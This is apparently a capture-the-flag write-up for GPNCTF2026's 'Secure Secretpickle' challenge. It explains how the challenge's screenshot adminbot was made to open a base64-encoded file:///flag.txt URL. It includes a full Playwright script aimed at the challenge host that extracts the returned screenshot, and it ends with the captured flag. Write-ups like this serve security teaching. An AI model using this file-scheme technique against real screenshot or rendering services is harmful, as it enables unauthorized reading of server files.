
GPNCTF2026-Secure Secretpickle
Analysis
In the UI, the adminbot action is described as:
Have the adminbot visit a URL and screenshot it. URL must be base64.This shows the params.url parameter must be the base64 of the URL the bot will visit.
If the bot does not block dangerous schemes such as file://, we can ask the bot to visit:
file:///flag.txtWhen the bot opens this file, the flag content is rendered in the headless browser. The adminbot action then returns a screenshot as a base64 image. We just need to extract the image and open it to read the flag.
Exploitation
Since sending the secretpickle payload directly through the path can cause a 404 due to special characters in base64, a better way is to use the challenge’s own frontend.
The frontend parses the query string itself, calls secretpickle_dump() itself, then POSTs the correctly formatted request to the server.
We use Playwright to open the frontend URL with the query:
/?a=adminbot¶ms.url=<base64-url>Script:
#!/usr/bin/env python3
import base64
import re
from pathlib import Path
from urllib.parse import quote
from playwright.sync_api import sync_playwright, TimeoutError as PlaywrightTimeoutError
BASE = "https://deep-fried-tofu-over-charred-harissa-fbsq.gpn24.ctf.kitctf.de"
bot_url = "file:///flag.txt"
url_b64 = base64.b64encode(bot_url.encode()).decode()
targets = [
f"{BASE}/?a=adminbot¶ms.url={quote(url_b64, safe='')}",
f"{BASE}/?action=adminbot¶ms.url={quote(url_b64, safe='')}",
]
def extract_screenshot(html: str) -> bool:
m = re.search(r"data:image/png;base64,([^\"']+)", html)
if not m:
return False
Path("screenshot.png").write_bytes(base64.b64decode(m.group(1)))
print("[+] saved screenshot.png")
print("[+] open:")
print(" explorer.exe screenshot.png")
return True
with sync_playwright() as p:
browser = p.chromium.launch(headless=True)
for idx, target in enumerate(targets, 1):
print(f"\n[+] trying target #{idx}:")
print(target)
page = browser.new_page()
page.on("console", lambda msg: print("[console]", msg.type, msg.text))
def on_dialog(dialog):
print("[dialog]", dialog.type, dialog.message)
dialog.accept()
page.on("dialog", on_dialog)
try:
page.goto(target, wait_until="domcontentloaded", timeout=120000)
try:
page.wait_for_selector("img[src^='data:image/png;base64']", timeout=120000)
except PlaywrightTimeoutError:
print("[!] no screenshot img after timeout")
html = page.content()
text = page.locator("body").inner_text(timeout=5000)
Path(f"debug_{idx}.html").write_text(html, encoding="utf-8")
page.screenshot(path=f"debug_{idx}.png", full_page=True)
print("[+] body text:")
print(text[:3000])
if extract_screenshot(html):
browser.close()
raise SystemExit(0)
except Exception as e:
print("[!] target failed:", repr(e))
finally:
page.close()
browser.close()Run the script:

open screenshot.png
Flag
GPNCTF{THE_p1cklER__P1CK13_ME_ThiS}